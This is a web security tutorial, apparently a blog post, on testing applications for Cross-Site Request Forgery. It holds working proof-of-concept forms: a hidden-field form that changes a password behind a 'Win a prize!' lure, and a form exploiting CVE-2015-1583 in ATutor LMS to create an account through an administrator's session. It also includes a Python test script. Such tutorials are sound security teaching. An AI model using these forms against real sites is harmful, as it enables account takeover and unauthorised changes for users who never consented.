What is CSRF?
Cross-Site Request Forgery (CSRF) is a type of vulnerability that happens when an application accepts a form request without validating its source. Or in another words, it is an attack that tricks a user into performing unwanted actions on a web application where they’re authenticated. The attacker crafts a malicious request and deceives the victim into sending it, leveraging their active session with the target application.
This is also sometimes known as session riding (note that the word riding is used instead of hijacking). It is a different vulnerability from SQL injection.
Why is CSRF Testing Important?
CSRF vulnerabilities can lead to unauthorized actions being performed on behalf of authenticated users, potentially resulting in:
- Unauthorized fund transfers
- Password changes
- Data theft or manipulation
- Account takeovers
Testing for CSRF is crucial to prevent these scenarios and protect your users.
How to test for Cross-Site Request Forgery (CSRF)
1. Identify Sensitive Actions
Start by mapping out all the sensitive actions in your application that could be targets for CSRF attacks. This step is crucial as it forms the foundation of your testing strategy.
- Form submissions: Look for forms that change user data, system settings, or perform critical actions. Examples include:
- User profile updates
- Password changes
- Email preference settings
- Fund transfer forms in banking applications
- State-changing GET requests: While less common, some applications use GET requests for state changes. Look for URLs that perform actions like:
- Logging out users: /logout
- Deleting items: /delete-item?id=123
- Changing settings: /toggle-feature?feature=dark-mode&state=on
- AJAX calls that modify data: Examine your JavaScript code for AJAX requests that send data to the server. These might include:
- Adding items to a shopping cart
- Submitting comments or reviews
- Updating user preferences in real-time
- API endpoints: Don’t forget about API endpoints that might be called from mobile apps or single-page applications (SPAs). These are often targets for CSRF attacks.
Create a comprehensive list of these sensitive actions, noting their URLs, HTTP methods, and any parameters they accept.
2. Analyze Request Patterns
For each sensitive action identified, perform a detailed analysis of the associated HTTP requests. This will help you understand how the application handles these actions and what protections might already be in place.
- Method: Note whether the action uses GET, POST, PUT, DELETE, or another HTTP method. Remember that GET requests are generally more vulnerable to CSRF as they can be easily triggered by image tags or iframes.
- Headers: Pay attention to custom headers, especially those that might be used for CSRF protection or authentication. Common ones to look for include:
- X-CSRF-Token
- X-Requested-With
- Origin
- Referer
- Parameters: Document all parameters sent with the request, both in the URL (for GET requests) and in the body (for POST requests). Note any that look like they might be CSRF tokens.
- Cookies: Examine the cookies sent with the request. Look for session cookies and any that might be related to CSRF protection.
Example analysis for a password change request:
POST /api/change-password HTTP/1.1

Host: example.com

Content-Type: application/json

X-CSRF-Token: a1b2c3d4e5f6g7h8i9j0

Cookie: session=abc123; csrftoken=a1b2c3d4e5f6g7h8i9j0

{
"newPassword": "securePass123!",
"confirmPassword": "securePass123!"
}
In this example, we see:
- Method: POST
- Custom header: X-CSRF-Token
- Two cookies: session and csrftoken
- JSON payload with two parameters
3. Check for CSRF Protections
Now that you’ve analyzed the requests, look for existing CSRF protections. Understanding what’s already in place helps you identify potential weaknesses and areas for improvement.
- CSRF tokens:
- Check if unique tokens are included in forms or as custom headers in AJAX requests.
- Verify if these tokens are validated server-side.
- Test if the same token can be reused for multiple requests or if it’s rotated.
- SameSite cookie attributes:
- Inspect the Set-Cookie headers in responses.
- Look for SameSite=Strict or SameSite=Lax attributes.
- Note that SameSite=None requires the Secure flag and doesn’t provide CSRF protection.
- Custom headers required for state-changing requests:
- Some applications require custom headers that are difficult to set in cross-site requests, like X-Requested-With: XMLHttpRequest.
Test if these headers are actually enforced server-side.
- Some applications require custom headers that are difficult to set in cross-site requests, like X-Requested-With: XMLHttpRequest.
- Referer and Origin validation:
- Check if the server validates the Referer or Origin headers to ensure requests come from the same site.
- Double Submit Cookie:
- Look for implementations where a token is sent both as a cookie and as a request parameter or header.
4. Craft Test Cases
Based on your analysis, create test cases that attempt to perform the sensitive actions without proper CSRF protections. Your goal is to simulate how an attacker might craft a malicious request.
- Remove CSRF tokens:
- Try submitting forms or sending AJAX requests with the CSRF token removed.
- Test with an invalid or expired CSRF token.
- Attempt to use a valid CSRF token from a different user’s session.
- Send requests from a different origin:
- Create a simple HTML page on a different domain that submits a form to your target application.
- Use JavaScript to send AJAX requests from a different origin.
- Test with and without the
andheaders.
- Modify or omit custom headers:
- If the application requires custom headers, try sending requests without these headers.
- Attempt to spoof these headers in cross-origin requests.
Example test case for a password change form:
<html>
<body>
<form action="https://example.com/api/change-password" method="POST">
<input type="hidden" name="newPassword" value="hacked123">
<input type="hidden" name="confirmPassword" value="hacked123">
<input type="submit" value="Win a prize!">
</form>
</body>
</html>
5. Automate Testing
While manual testing is valuable, automating your CSRF tests can help you cover more ground and integrate security testing into your development pipeline.
- OWASP ZAP’s CSRF Scanner (Free):
- Enable the CSRF Scanner in OWASP ZAP.
- Use ZAP’s spider to crawl your application and automatically test for CSRF.
- Examine the alerts generated for potential CSRF issues.
- Burp Suite’s CSRF Scanner (Pro):
- Use the built-in CSRF Scanner in Burp Suite Professional.
- Configure it to test all forms and state-changing requests.
- Review the results and validate any potential CSRF vulnerabilities it finds.
- Custom scripts:
- Develop Python scripts using libraries like
requeststo automate CSRF tests. - Integrate these scripts into your CI/CD pipeline for continuous CSRF testing.
- Develop Python scripts using libraries like
Example Python script for testing CSRF:
import requests

def test_csrf(url, data, headers=None):
    session = requests.Session()

    # Perform a GET request to obtain any necessary cookies
    session.get(url)

    # Attempt the action without CSRF token
    response = session.post(url, data=data, headers=headers)

    if response.status_code == 200 and "success" in response.text.lower():
        print(f"Potential CSRF vulnerability found at {url}")
    else:
        print(f"No CSRF vulnerability detected at {url}")

# Example usage
test_csrf(
    "https://example.com/api/change-password",
    data={"newPassword": "test123", "confirmPassword": "test123"},
    headers={"Content-Type": "application/x-www-form-urlencoded"}
)
6. Manual Testing
Complement your automated tests with thorough manual testing. This allows you to catch nuanced vulnerabilities that automated tools might miss.
- Create simple HTML pages:
- Develop a set of HTML pages that attempt to exploit potential CSRF vulnerabilities.
- Host these pages on a different domain to simulate a real attack scenario.
- Test with different browsers:
- Some CSRF protections might work differently across browsers.
- Test your pages in Chrome, Firefox, Safari, and Edge to ensure comprehensive coverage.
- Verify the impact:
- For each successful CSRF attempt, document the exact impact.
- Determine what actions were performed and what data was changed.
- Assess the severity of the vulnerability based on the potential real-world impact.
- Test login CSRF:
- Create test cases for login forms to check for login CSRF vulnerabilities.
- Attempt to force a victim to log in as an attacker-controlled account.
- Check multi-step processes:
- Some applications use multi-step forms for sensitive actions.
- Test each step of these processes for CSRF vulnerabilities.
CSRF on ATutor LMS (CVE-2015-1583)
Here are screenshots of an actual CSRF vulnerability that I discovered in ATutor CMS.
You could see that there are only two users.

This is the exploit which the attacker have to trick the legitimate administrator to execute.
The button is just a form request without any random tokens.

Here is an example of the exploit.
<form action="http://127.0.0.1/atutor-2.2/ATutor/mods/_core/users/create_user.php" method="POST">
    <input name="form_password_hidden" type="hidden" value="ef0f8b6ffb699f90933a3321b00ff6769e018b94" />
    <input name="login" type="hidden" value="csrfuser99" />
    <input name="email" type="hidden" value="[email protected]" />
    <input name="private_email" type="hidden" value="1" />
    <input name="email2" type="hidden" value="[email protected]" />
    <input name="first_name" type="hidden" value="csrfuser99" />
    <input name="last_name" type="hidden" value="csrfuser99" />
    <input type="hidden" value="3" />
    <input type="hidden" value="Save" />
    <input type="submit" value="Submit request" />
</form>
Upon clicking the “Submit request” button, you could see that a new user is created. This means that we have successfully exploited the vulnerability.

Want to find out more on using sqlmap (open source tool for finding SQL injection)? You can read more at my sqlmap tutorial.